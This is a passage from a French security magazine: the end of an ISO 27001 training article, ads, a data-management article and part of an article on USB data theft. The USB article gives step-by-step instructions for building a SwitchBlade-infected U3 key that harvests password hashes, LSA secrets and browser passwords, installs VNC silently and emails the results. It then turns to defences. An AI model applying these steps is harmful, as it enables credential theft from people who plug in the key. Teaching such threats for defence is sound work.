Pour conserver sa certification, il faut mettre en pratique, donc auditer des SMSI pour ISO 27001 Lead Auditor, participer à la mise en œuvre de SMSI pour ISO 27001 Lead Implementer et participer à la gestion de risque en sécurité de l'information pour ISO 27005 Risk Manager. Tous les ans comme à l'IRCA ou tous les 3 ans chez LSTI, il faut payer et déclarer son travail pour demeurer certifié et affiché dans leur registre. Le repassage de l'examen est cependant nécessaire quand le référentiel change, par exemple les certifiés actuels le sont par rapport à la norme ISO 27001 dans son édition de 2005. La nouvelle version est prévue entre 2010 et 2012, à ce moment là il faudra repasser l'examen pour être certifié sur cette nouvelle version. Les sociétés de formation proposeront des formations spéciales courtes pour passer d'une version à l'autre.

Conclusion

Au-delà d'être nécessaires pour mettre en œuvre la série des normes ISO 27001, les formations ISO 27001 Lead Implementer, ISO 27005 Risk Manager et ISO 27001 Lead Auditor correspondent à toutes les fonctions de base indispensables à une bonne organisation de la sécurité des systèmes d'information en entreprise. Ces formations permettent aux ingénieurs ayant une carrière technique de s'orienter vers les aspects organisationnels, à ceux qui viennent de la production informatique de s'orienter vers la sécurité, et elles représentent un épanouissement personnel indéniable qui explique leur succès, puisque plus de 500 personnes ont une certification personnelle sur l'ISO 27001 en France.

Hervé Schauer

-est consultant en sécurité informatique et dirigeant d'HSC depuis 1989. Pour en savoir plus voir son interview dans le même numéro.

P U B L I C I T É

HSC Hervé Schauer Consultants
depuis 1989

FORMATIONS CERTIFIANTES ISO 27001

- ▼ Certification internationale pour :
 - ⇒ ISO 27001 Lead Auditor
 - ⇒ ISO 27001 Lead Implementer
 - ⇒ ISO 27005 Risk Manager
- ▼ Retours d'expériences
 - ⇒ Audit de certification
 - ⇒ Mise en œuvre d'un SMSI
 - ⇒ Appréciation des risques
- ▼ Approche didactique
- ▼ Plus de 500 stagiaires depuis 2005

Formations de 3 à 5 jours, dispensées par 2 à 4 consultants en sécurité à Paris, Toulouse, Lyon...

Renseignements par courriel à formations@hsc.fr
ou par téléphone au 01 41 40 97 04

Plans détaillés disponibles sur <http://www.hsc.fr/fla>,
<http://www.hsc.fr/lli>, <http://www.hsc.fr/frm>

HSC Hervé Schauer Consultants
depuis 1989

FORMATION PRATIQUE TESTS D'INTRUSION

- ▼ Nombreux systèmes à attaquer
- ▼ Scénarios d'intrusion complets
- ▼ Un ordinateur par participant
- ▼ Utilisation des outils les plus récents
- ▼ 5 jours de formation

Formation pratique de haut niveau dispensée par 3 à 6 consultants en sécurité

Renseignements par courriel à formations@hsc.fr
ou par téléphone au 01 41 40 97 04

Plan détaillé disponible sur <http://www.hsc.fr/fti>

DIDIER SICCHIA

Politique de gestion des données

Degré de difficulté



Il y a 111 ans, un danois du nom de Valdemar Poulsen, a eu l'idée d'enrouler sur un cylindre un fil d'acier à spires jointives qu'un électro-aimant parcourait en déposant une aimantation variable suivant les paroles prononcées devant un micro d'appareil téléphonique. Ainsi, l'enregistrement magnétique était né.

La gestion globale des données n'est pas seulement réservée aux entreprises importantes. Quant aux volumes des nouveaux supports HD externes, parfois plusieurs milliers de Giga octets, on a tendance à ne plus rien effacer et à garder tout et n'importe quoi. Aucune sélection de fichiers n'est établie malgré d'une rigueur nécessaire. Ainsi, arrive le jour où il faut transférer des données, formater un disque dur interne ou externe, partager des informations en ligne, etc. En d'autres termes, parfois nous péchons par omission dans la bonne gestion des données et informations multiples.

Des lors, comment effectuer ces susdites opérations par moment astreignantes ou *douloureuses*, s'il se produit un incident fâcheux ?

Cet article se propose d'examiner la méthode réfléchie d'un grand groupe, afin d'offrir aux entreprises une migration, un transfert ou une destruction de données efficace. Disposant de cette expérience supplémentaire, les particuliers que nous sommes, auront plus de facilité à percevoir les avantages et les inconvénients de certaines alternatives.

L'époque de l'archivage sur le seul support papier est aujourd'hui révolue. Même les bibliothèques nationales en viennent à numériser de nombreuses œuvres littéraires ou des documents historiques. L'ensemble

des commerces ou entreprises est obligé de souscrire à un partage de données via les supports numériques et aussi l'internet. Ajoutons encore les étonnantes possibilités technologiques propres aux outils BlueTooth, WiFi et USB. Effectivement, tout va vite ... très vite par moment.

Cette simplification des échanges au quotidien permet d'améliorer les prestations et services de chacun. Afin d'illustrer cette introduction, nous vous proposons une seule réflexion simple : le présent article. Dans la même journée, il pourra être lu par plusieurs correcteurs, corrigé le cas échéant, retourné au rédacteur pour de nouvelles modifications et, finalement aboutir dans la messagerie électronique du rédacteur en chef. Si nous étions encore à l'époque des seuls envois postaux, il aurait fallu plusieurs semaines pour un résultat similaire. Or, si tout va très vite, il en est de même de l'accroissement des échanges et transactions électroniques. Le dilemme survint alors : comment gérer l'ensemble des données ?

Eu égard à la complexité d'une croissance exponentielle des volumes de données, la difficulté de préserver une disponibilité optimale des informations est une question majeure. Une entreprise qui ne sait (ou ne peut) gérer un environnement de partage, de restauration ou de migration des données est une entreprise qui perd autant d'énergie que d'argent. Parfois,

CET ARTICLE EXPLIQUE...

Les principes de la gestion de données en entreprise.

La mise en œuvre d'une solution de gestion individuelle.

Le modèle d'un grand groupe spécialisé dans la gestion des données.

CE QU'IL FAUT SAVOIR...

Un quelconque historique de l'informatique en général.

Comprendre le principe sommaire de l'information numérique.

les procédures de sauvegarde ou de restitution des données engagent beaucoup trop de moyens astreignants et coûteux. Or, plusieurs alternatives existent afin d'aboutir à une gestion plus efficace et sécurisée des données. Ce dossier se consacre notamment aux avantages de la sauvegarde en ligne.

Or, l'expression *gestion des données* est un terme peu explicite de primes abords tant les utilisations peuvent être variées. Il ne s'agit pas seulement de stocker des informations sur support numérique quelconque. Il faut aussi protéger les données et garantir la confidentialité. Dans notre article, nous traiterons de 5 opportunités, 5 services que proposent certaines entreprises :

- la protection des données,
- la récupération des données,
- la migration des données,
- la restauration des données,
- l'effacement des données.

Objectivement, il n'est pas possible de s'apesantir sur les codes et d'autres algorithmes mise en œuvre afin de développer ces différentes applications. D'ailleurs, ces solutions sont bien souvent le seul apanage des entreprises importantes. Néanmoins, il est particulièrement intéressant de comprendre la politique engagée afin de correspondre aux différents besoins. Elle constitue une réflexion digne d'intérêt pour ceux qui désirent développer une politique de sécurisation des données personnelles, même en environnement restreint (ou encore domestique). En finlité, la gestion des données repose principalement sur une réflexion responsable et une rigueur inflexible.

La protection des données

La solution de protection des données Evault propose un service de sauvegarde en ligne simple et sécurisé afin de migrer les données sensibles directement vers des centres de rétention de données (coffres-forts) et via internet. La procédure est simple à réaliser, aucune connaissance particulière n'est nécessaire. Cette solution protège l'ensemble des PC de bureau, portables

et serveurs en stockant les sauvegardes dans des centres de données distants haute sécurité. Il suffit de sélectionner les données qu'on souhaite protéger et d'établir une planification de sauvegarde selon l'entreprise. Les données sont dupliquées, compressées très largement et chiffrées selon AES, avant d'être transférées vers des centres de données de premier rang. Ajoutons que toutes les données sont protégées, du transit au stockage et qu'on évite au passage les doublons. Ainsi, il est possible de bénéficier d'un stockage externe et sécurisé, idéal pour une récupération des données après sinistre éventuel. De plus, le contrôle du trafic réseau alloué aux sauvegardes est optimal comme le volume de stockage réduit. L'ensemble de la procédure s'exécute via un navigateur Web quelconque et en quelques clics de souris.

Ce service pertinent nous suggère alors de développer une solution de sauvegarde des données externe et intuitive. Cette politique de gestion doit donc trouver un équilibre entre trois aspects cruciaux (on est bien loin d'un simple BackUp édité sur CD ou DVD) :

- la simplicité de la procédure (transparence et automatisme),
- une protection durant le transit (chiffrement et compression),
- une restauration garantie et facile (intégrité des données, etc).

La récupération des données

Qui n'a jamais malencontreusement effacé des données importantes et sous la forme d'un fichier quelconque ? Les philosophes diront que l'erreur est humaine. Néanmoins, une situation de cet acabit peut poser de graves problèmes avec un client ou un membre de sa hiérarchie. Il faut donc avoir un *joker* dans sa manche !

Il existe des solutions, des applications de restauration des données corrompues ou abîmées. Elles s'utilisent dans des cas d'une extrême gravité lorsque les données en question sont particulièrement sensibles ou importantes et qu'il faut trouver une solution logicielle peu coûteuse afin de restaurer un contenu. Voici une liste non exhaustive de situations *cauchemardesques* que des logiciels professionnels peuvent corriger partiellement ou totalement :




Figure 1. Implémentation d'une solution de protection

File Name	Size (KB)	Create Time	Last Access Time	Estimated Status	Type
D:\428.bmp	20,09	06/16/2006 at 13:37:33	12/28/2006 at 11:00:19	Average 50 %	bmp
D:\429.bmp	20,09	06/16/2006 at 13:37:33	12/28/2006 at 09:21:40	Average 83 %	bmp
00003157.rar	58451,85	08/18/2006 at 19:54:17	12/28/2006 at 12:04:59	Good	rar
D:\310.bmp	502,41	12/26/2006 at 11:19:42	12/28/2006 at 12:02:35	Average 98 %	bmp
D:\125.bmp	9,64	12/11/2006 at 08:27:43	12/28/2006 at 10:49:45	Poor	bmp
D:\474.rar	1594,43	08/19/2006 at 14:25:55	12/30/2006 at 09:37:05	Good	rar
00003160.rar	34707,56	08/18/2006 at 20:10:40	12/28/2006 at 12:07:14	Good	rar
00003154.rar	21669,35	08/18/2006 at 19:45:37	12/28/2006 at 12:03:11	Good	rar
00003167.rar	12140,80	08/18/2006 at 20:28:07	12/28/2006 at 12:09:36	Average 99 %	rar
00003162.rar	21040,84	08/18/2006 at 20:13:33	12/28/2006 at 12:07:47	Good	rar
D:\399.bak	21,20	08/11/2006 at 08:58:51	12/30/2006 at 08:19:26	Average 50 %	bak
A0063507.OLD	6,43	02/23/2006 at 10:21:22	12/12/2006 at 13:38:52	Poor	OLD

Figure 2. Une récupération des données avec Avira UnErase

BACKUP

- un formatage accidentel du disque dur s'est produit,
- un virus a causé des ravages sur de quelconques supports de mémoire,
- *Slave ou Master* le support est inutilisable (problème matériel),
- des fichiers ont été envoyés à la corbeille par erreur, etc.

Or, certaines applications professionnelles disposent d'une capacité importante de restauration. Elles sont capables de restaurer des fichiers que les logiciels standards de restauration ne peuvent même pas lire. Certains programmes sont développés essentiellement pour Windows et permettent de récupérer tous types de fichiers notamment Word, Excel, PowerPoint, PST Outlook, bases de données, AutoCAD ou Microsoft SQL, ainsi que les formats d'image les plus courants, mais aussi des fichiers de musique et de vidéo aux formats MPEG, AVI et MP3. Aussi, on a la possibilité de récupérer des fichiers supprimés de votre corbeille et même si le disque dur a été formaté par accident. Encore une fois, aucune connaissance technique particulière n'est requise pour ces différentes opérations. L'ensemble de la procédure se déroule dans un environnement particulièrement intuitif. Un outil de récupération doit être compatible avec tous les systèmes de

fichiers FAT12/16/32 et NTFS. Dans cet article, vous trouverez une illustration montrant la capacité de restaurer des fichiers sur un ordinateur domestique.

Parmi les applications les plus pratiques, on retrouve notamment (liste non exhaustive) plusieurs programmes gratuits dont l'efficacité n'est pas toujours idéale. Nous citons par exemple :

- Restoration,
- Davory,
- Data Advisor,
- Drive rescue,
- Roadkil Unstoppable Copier,
- Avira UnErase.

Par contre, certains ShareWares donnent des résultats plus que convaincants. Par exemple, il existe une application nommée FileRecovery. Ce programme dispose d'une aptitude impressionnante à retrouver et restaurer des fichiers abîmés ou effacés par mégarde. De plus, il est possible de disposer d'une version d'évaluation qui permet de visualiser l'ensemble des fichiers *récupérables* avant d'envisager l'achat d'une licence (environ 100 euros).

La migration des données

Certaines entreprises disposent d'un environnement informatique dont les

propriétés ne permettent pas de répondre aux besoins du moment. Peut être est-il obsolète. En attendant, il faut prendre des mesures afin de progresser vers d'autres systèmes. Au fil des saisons, les différentes applications utilisées deviennent lourdes et certaines d'entre elles ne dispose plus de mises à jour régulières, etc. En d'autres termes, il est grand temps de migrer vers des outils plus adaptés.

Or, la migration des données doit être considérée comme une manipulation délicate. Dans certains cas, elle nécessite bien plus qu'un simple ajustage. Il faut complètement modifier des projets, des protocoles, etc. Prenons un exemple explicite (et particulièrement exagéré, pensez-vous).

Durant 10 ans, une société de développement quelconque a développé des applications professionnelles en utilisant la station MSVC v6 de Microsoft. L'ensemble des projets est archivé sur des disques durs externes formatés FAT32. Aujourd'hui, elle souhaite utiliser une autre station de travail comme Visual C++ Express 2008 (beaucoup plus récente) ou encore autre chose. Le problème est important, VC++ 2008 dispose d'un environnement de travail très différent de MSVC v6. La société en question décide aussi de stocker ses informations et données sur des supports distants (en ligne). Aussi, le nouvel environnement de travail reposera sur une architecture NTFS. Par conséquent, il y a un problème de compatibilité directe parmi la multitude des fichiers, des OS, des applications, etc. La migration des anciens projets vers la nouvelle station de développement est possible mais astreignante tant en temps qu'en énergie. Ajoutons encore une quantité d'informations obsolètes ou corrompues datant du début des années 90 sur support disquette 3 1/2 et 5 1/2. Comment faire au mieux afin de migrer efficacement ?

La migration des données est donc le processus consistant à transférer des données d'un type de stockage, de format ou de système informatique vers un autre plus performant. Elle est souvent requise lorsque les organisations changent de systèmes informatiques ou effectuent des mises à jour vers de




Figure 3. Une récupération des données avec FileRecovery.tif posx=c posy=c fit=W grow=H/»

nouveaux systèmes. Généralement, on utilise des logiciels spécialisés pour automatiser ces migrations puisque l'opération comporte de nombreux aspects sensibles. Ce peut être aussi par moment un vrai sac de nœuds (voir l'exemple précédent).

Pendant le processus, les données historiques stockées sur des supports anciens ou obsolètes sont évaluées, indexées et dupliquées. Elles sont ensuite migrées vers un support plus récent, plus fiable et plus économique. En conclusion, une migration des données responsable apporte différents avantages importants :

- gestion des systèmes proactive,
- réduction des coûts de stockage,
- méthodologie des données rationalisées,
- politique de conservation des données responsable.

Dans un environnement réduit (peut être même domestique) une migration des données doit comporter plusieurs réflexions. Dans notre précédent exemple, ne comptez pas compiler un code MSVC sous GCC linux. Il faut donc comprendre tant les besoins que les contraintes, les avantages et les rigueurs.

Chaque cas étant différent des autres, il convient de bien comprendre les besoins propres à chacun. Dans le marasme des informations engrangées durant des années, le plus important n'est pas le logiciel de migration des données. Avant tout, il faut absolument définir la politique adéquate et propre à l'entreprise seule. La pensée du groupe se définit en 5 points importants :

- coopération avec le client afin d'évaluer les supports et la nature des données,
- un support cible est alors défini avec le client pour la future distribution des données,
- les données sont migrées (restauration éventuelle des données corrompues),
- les données sont indexées, dupliquées et purgées afin de réduire l'encombrement de stockage,
- les données sont restituées via le

nouveau support de stockage et le nouvel environnement.

La restauration des données

La restauration des données ne consiste pas à restaurer des supports corrompus ou abîmés (néanmoins, une récupération sera nécessaire dans des cas particuliers). Il s'agit de restituer un ensemble important d'informations enregistré sur un support obsolète. Si l'informatique d'aujourd'hui apporte des alternatives en matière de stockage pratique, ce n'était pas aussi facile 25 ans en arrière. Effectivement, la majorité des enregistrements de données s'effectuaient sur des bandes magnétiques et de manière analogique. D'ailleurs, on peut légitimement douter que nos plus jeunes lecteurs n'aient jamais eu l'occasion de voir une disquette 5 ¼ (modèle Apple 2E et Apple 2C). Imaginez encore les bandes magnétiques sur bobines libres ou *les galettes* aussi.

Afin de restaurer des données qui reposent sur de vieux supports, il faut disposer de machines particulières tant le nombre des procédés est important. Voici une liste non exhaustive (type et constructeur confondu) :

- DLT II, III, IV, TK50/TK70,
- Cartouches SLR/MLR,
- 8mm Exabyte Mammoth, AIT
- Mini-cartouches DC2000,
- Cartouches Ditto,
- Cartouches Travan,
- Cartouches Irwin Rhomat,
- Cassettes DCC,
- Cartouches 1/2" 3480, 3490, 3590,
- DC600A, DC6150, DC6525, Magnus,
- DAT 4mm – DDS1, DDS2, DDS3,
- Bobines 9 pistes 1/2",
- Cartouches 3570 1/2",
- Disques optiques WORM 5,25" et 3,5",
- Disque magnéto-optique L/E 5.25", 3.5",
- Disques optiques 12.

Le contexte législatif et de mise en conformité actuel oblige les sociétés de s'assurer de la disponibilité permanente des données. Que se passe-t-il en cas de panne sur la grappe de stockage qui héberge vos données? De plus, il ne faut pas oublier que tout équipement ou

Visitez
notre
site
Internet

hakin9.org



Vous allez y trouver :

**matériaux complémentaires
aux articles – listings,
outils indispensables
les articles les plus
intéressants à télécharger**

Sur Internet

- <http://www.i365.com> – Le site officiel du groupe i365 (applications FileRecovery et Evault),
- <http://seagatedatarecovery.com> – Le site officiel Seagate spécialisé dans la gestion des données en entreprise,
- <http://www.free-av.com/en/index.html> – Site officiel du groupe Avira (application freeware de restauration UnErase),
- http://en.wikipedia.org/wiki/Valdemar_Poulsen – Un historique du projet premier relatif à l'enregistrement analogique,
- <http://www.generation-nt.com/torrentspy-mpaa-valence-media-actualite-14813.html> – Un hacker repentit reconnaît avoir fouillé les poubelles du groupe TorrentSpy.

composant matériel est susceptible de tomber en panne un jour ou l'autre. Or, la différence entre une situation de crise et un désagrément, c'est la capacité à régler le problème provoqué par cette panne lorsqu'elle survient.

En conclusion, il n'est pas sage de disposer d'informations sensibles sur support obsolète en ayant l'assurance que *ça marchera toujours* même dans 10 ans. Afin de palier à ce problème, de nombreuses sociétés se proposent de migrer les données contenues sur de vieux supports vers des outils plus pertinents, fiables et pratiques.

La destruction des données

Malgré ce qu'on pourrait penser, l'élimination sécurisée des équipements informatiques est une préoccupation de premier plan pour les responsables informatiques. On imagine bien que les données stockées sur des disques durs, fichiers contenant des dossiers relatifs à des transactions financières, des secrets commerciaux ou le code source de logiciels doivent subir un traitement particulier entre leur création et leur destruction. Lorsque des ordinateurs et des systèmes de stockage arrivent en fin de vie et sont mis hors service, les données stockées sur les disques durs de ces unités doivent être totalement et définitivement retirées de manière sécurisée pour s'assurer que les informations déposées et sensibles ne tombent entre de mauvaises mains. Sur internet, on peut retrouver d'étranges récits relatifs aux piratages des poubelles d'entreprises importantes afin de découvrir des informations particulières (factures, fax, etc). Ajoutons que celles-ci peuvent se négocier plusieurs milliers d'euros auprès de

la concurrence. Face à cette réelle motivation, de nombreuses sociétés finissent par stocker leurs anciens disques hors service dans des locaux sous clé qui nécessitent souvent la location de plus en plus chère d'un espace en entrepôt privé. L'alternative à cette astreinte est l'effacement radical des données. Dès lors, on ne parle pas présentement d'un simple formatage.

Il est intéressant de signaler qu'il existe différents outils d'effacement de données (certains sont même gratuits). Malheureusement, ils ne disposent pas toujours d'algorithmes complexes afin d'effectuer un formatage radical et garanti. Par contre, les professionnels fournissent systématiquement un certificat d'effacement. Cette assurance nous permet d'éliminer ou de recycler un disque dur en toute confiance et sans avoir à se préoccuper de l'avenir du support HD. D'ailleurs, ces solutions sont approuvées par la NSA, le département américain de la défense, les services des forces armées américaines, le NCSC et l'OTAN, etc.

Ces solutions engagent par moment des applications complexes notamment au sein d'un large réseau d'entreprise ou via l'internet. Néanmoins, différentes entreprises proposent aussi ce service aux particuliers et petites ou moyennes entreprises via une clé USB sur laquelle est embarquée la solution adéquate. Une idée cadeau pour les administrateurs soucieux de répondre à quelques angoisses légitimes eu égard à l'environnement concurrentiel et évolutifs de ces temps de crise.

Conclusion

Certes, l'ensemble des principes et des applications cités durant cet article sont

proposés par de nombreux prestataires de services. Chacun trouvera son compte via internet et selon ses besoins propres. Même s'ils sont plusieurs à présenter une gestion appréciable des données, les concurrents disposant des 5 politiques développées dans ce dossier ne sont pas très nombreux. Lorsqu'il faut s'informer auprès d'un professionnel afin de lui confier une partie ou la totalité de ses données confidentielles (autant dire la vie et la mort de l'entreprise), il convient de faire le bon choix. Il est nécessaire de faire appel aux entreprises spécialisées.

Néanmoins, sur la toile, il est possible de trouver de nombreuses applications afin de gérer l'information numérique dans un cadre domestique (petite entreprise encore). Ainsi, il n'est pas nécessaire d'engager des sommes importantes si les besoins sont particulièrement réduits. D'ailleurs, le DVD *hakin9* fourmille de nombreuses applications intéressantes et gratuites notamment dans ce registre particulier.

Cet examen sommaire d'une politique de gestion des données en entreprise nous aide à bien cerner les bonnes habitudes à développer dans un contexte individuel, comprendre domestique. Traditionnellement, les difficultés surgissent lorsqu'il n'y a aucune rigueur dans la gestion des données. Ceci est bien regrettable. Personnellement, il m'est déjà arrivé de devoir formater et réinstaller un OS sur des ordinateurs quelconques alors que les propriétaires oublieux n'avaient pas gardé soigneusement les CD de drivers. Il s'agit d'une perte de temps considérable.

N'oubliez pas (et malgré ce qu'on pourrait penser) : la rigueur d'une gestion responsable des données vous facilitera grandement la vie et garantira la pérennité de vos informations personnelles.

Sicchia Didier

Sicchia Didier est à l'origine de nombreux exploits, dossiers et articles divers pour plusieurs publications francophones consacrées à la sécurité informatique et au développement. Autodidacte et passionné, son expérience se porte notamment sur les *ShellCodes*, les débordements d'allocations de mémoire, les *RootKits*, etc. Plus que tout autre chose, c'est l'esprit alternatif de la communauté *UnderGround* qui le motive.

Pour contacter l'auteur : didiersicchia@free.fr



i365

A Seagate Company

Annonce...

i365 EVault Software-as-a-Service

- Serveur Tier III & Data Centers Tier IV
- Support Multi-platerforme
- Sécurité Globale
- Réduction et Déduplication des Données

i365, A Seagate Company offre des solutions éprouvées de protection, de recherche et de gestion de la conservation d'informations électroniques.

www.i365.com



NICOLAS RENARD

Degré de difficulté



USB dumping

L'objectif de cet article est de montrer qu'on peut très facilement voler des données ou même de s'en faire voler à cause d'une clé usb et la détection automatique de Windows.

Les clés USB (*Universal Serial Bus*) représentent aujourd'hui un support privilégié pour le stockage et le transport de données et donc le vol de données et l'inoculation de parasites, surtout depuis le standard U3. Elles permettent une utilisation beaucoup plus souple et un espace disponible toujours plus important. Le standard U3 permet de stocker sur des clés USB des applications autonomes qui s'exécutent automatiquement lorsque celles-ci sont connectées à un ordinateur.

Les clés U3 sont susceptibles de contenir plusieurs informations personnelles ou confidentielles. Le vol de celles-ci peut avoir des conséquences importantes:

- La configuration du client de messagerie et ses contacts,
- les sites favoris installés sur le navigateur,
- des mots de passe gérés par une application dédiée (application fréquemment offerte par défaut avec la clé).

Ces clés sont généralement fournies avec un lanceur (Launchpad). Lors de l'insertion de la clé celui-ci donne accès aux diverses applications. Certains lanceurs malveillants permettent d'exécuter directement des actions à l'insertion de la clé, et sont fournis avec des outils permettant de récupérer les tables de mots de passe, d'installer une capture de clavier ou un rootkit.

Vols de la clé vers l'ordinateur

Un processus tournant en arrière plan, dissimulé par un crochetage (hook) afin de ne pas apparaître dans la liste des processus, peut-être en écoute d'une quelconque clé USB qui serait connectée à l'ordinateur infecté pour en copier en arrière-plan son contenu.

Certains outils permettent de faire une image complète de la clé (toute la mémoire y compris celle sensée ne pas/plus contenir de données pour votre système d'exploitation), récupérer certains types de fichiers et vous les envoyer par mail, par ftp...

Vol de l'ordinateur vers la clé

Cette technique représente la méthode inverse. Il s'agit d'un programme situé sur la clé qui va copier des données présentes sur l'ordinateur. Pour ce faire, la clé peut contenir un amorçage automatique ('autorun') et, lorsqu'elle est branchée sur un ordinateur victime, une application ou un spyware peut être implanté silencieusement sur la machine et exécuter les fonctions pour lesquelles il a été programmé (vol de mots de passe (Internet, Windows, etc.), favoris Internet, carnet d'adresse, de documents spécifiques (Word, pdf...). Il suffit alors de se brancher quelques minutes sur un port USB pour lancer silencieusement une copie d'une partie d'un disque dur vers ce périphérique amovible.

CET ARTICLE EXPLIQUE...

Que la connection de clé USB à l'ordinateur peut provoquer les effets néfastes.

CE QU'IL FAUT SAVOIR...

Qu'il faut toujours penser à crypter ses données avant la connection de clé USB à l'ordinateur, car cet action pourra provoquer le vol des données.

Quelques outils...

Les outils présentés ici fonctionnent essentiellement sous un environnement Windows XP ou Vista. Les systèmes Linux et MacOSX ne semblent pas affectés par ce genre de problème.

USB Dumper

USB Dumper est un programme qui fonctionne sur l'ordinateur et non pas sur la clé. Il est donc nécessaire que la personne victime connecte sa clé USB sur l'ordinateur de l'assaillant. Cependant il peut-être intéressant de savoir que dans la majorité des cas, une personne préfère connecter sa clé USB sur l'ordinateur de la victime, plutôt que de laisser une clé USB inconnue et branchée sur son propre ordinateur.

Pour expliquer l'intérêt d'un tel logiciel, prenons un exemple: imaginez une grande conférence/salon réunissant plusieurs salariés de diverses entreprises dans un hôtel ou un autre disposant d'un accès à Internet, impression, avec accès au port USB activé. Il peut-être intéressant pour une personne malveillante d'installer ce logiciel sur cet ordinateur, espérant ainsi récupérer une grande quantité de données après ce meeting... Cela marche aussi bien pour les cybercafés.

L'utilisation de ce logiciel étant très simple, je vous laisse la découvrir par vous-même.

USB Hacksaw

USB Hacksaw est une version modifiée d'USB dumper et une extension d'USB SwithBlade. Ce programme fonctionne toujours en arrière plan sur la machine cible, mais permet en plus de faire une copie de la clé USB et d'envoyer son contenu via la messagerie Gmail en utilisant une connexion SMTP sécurisée. Cette application permet en plus d'éventuellement contaminer la clé USB connectée afin de propager l'outil sur d'autres machines. Dans le cas d'une entreprise, ce type d'attaque peut devenir très grave et peut constituer une faille de sécurité.

USB SwithBlade

USB SwithBlade emmène encore un peu plus loin la récolte d'informations. En effet, il permet de recouper un bon

nombre d'informations concernant le système lui-même, mais aussi détruire ces informations. De plus celui-ci est compatible avec Windows XP et Windows Vista. Voici une liste des principales informations qu'il supporte:

- password hashes,
- LSA secrets,
- ip informations,
- Dump SAM,
- Internet Explorer Password Grabber,
- Windows Update Lister,
- Netstat,
- Messenger password Dumper,
- FireFox Password Stealer,
- Silent VNC installer (with external IP send),
- Username adder,
- FireFox Password Stealer.

USB SwithBlade exige des privilèges d'administration afin de pouvoir lancer la charge utile.

Installation de SwithBlade

Tout d'abord, il est important de posséder une clé USB de type U3 car le logiciel par défaut va être infecté et customisé par SwithBlade. Plusieurs façons de l'installer sont possibles. Il est possible d'utiliser des systèmes d'installation automatique pour les clés SanDisk & Memorex ou des installations hybrides (U3 & manuel). Ici, nous allons utiliser deux outils: Gonzor SwithBlade et Universal customiser pour modifier le logiciel de la clé. L'intérêt de l'Universal customiser est la possibilité de remplacer le firmware d'origine stocké sur la clé USB par un firmware modifié et infecté par SwitchBlade. Ainsi, SwitchBlade sera chargé à l'insertion de la clé dans l'ordinateur.

Voici la procédure à suivre:

- Décompressez le Customizer universel dans *C:\Universal_Customizer*
- Décompressez le gonzor SwitchBlade payload dans *C:\SwitchBlade*
- Copiez le fichier *U3CUSTOM.ISO* de *C:\SwitchBlade* dans *C:\Universal_Customizer\BIN*
- Exécutez *C:\Universal_Customizer\Universal_Customizer.exe*.
- Sélectionnez *Accepter* et cliquez sur *Suivant*.

- Fermez toutes les applications U3 puis accédez à votre lecteur et cliquez sur *Suivant*.
- Définir un mot de passe pour la sauvegarde des fichiers zip
- Cliquez sur *Suivant* et il commencera la sauvegarde de données. Attendez que le *Customizer* universel ait fini de modifier votre partition CD et de remplacer vos fichiers sur le lecteur flash.
- La modification doit maintenant être complète, débranchez votre clé U3 et rebranchez-la.
- Copier *C:\SwithBlade\SBConfig.exe* sur la partie stockage de la clé.
- Exécuter *SBConfig.exe*
- Sélectionnez les options que vous souhaitez utiliser et indiquez votre adresse e-mail et votre mot de passe (si vous souhaitez recevoir ces informations par e-mail).
- Cliquez sur le bouton *Update Config*, une boîte de message devrait apparaître pour confirmer la mise à jour puis cliquez sur « *Turn on PL/ Turn off PL* » selon que vous souhaitiez activer ou non le payload.
- Enfin, cliquez sur le bouton « *turn U3 Launchpad On* » pour activer l'infection de l'application U3.

Voilà votre clé est maintenant prête. Il ne vous reste plus que la connecter sur un ordinateur de type Windows et le tour est joué.

Quelles sécurités mettre en place...

Nous avons pu voir qu'il peut-être très facile de créer une clé USB pirate et de se faire voler ses données. Nous allons maintenant voir quelques techniques permettant de se prémunir de ce genre de problème et ainsi éviter d'avoir des données confidentielles dans la nature.

Bloquer la Fonction Autorun

La fonction autorun consiste en l'exécution automatique d'un logiciel se trouvant à un emplacement réservé sur un dispositif de stockage, dès que celui-ci est connecté à un système hôte. Vous pouvez vous en apercevoir en insérant un DVD, un CD, etc. Une fenêtre de navigation, ou l'exécution d'un logiciel apparaît automatiquement.

DÉBUTANTS

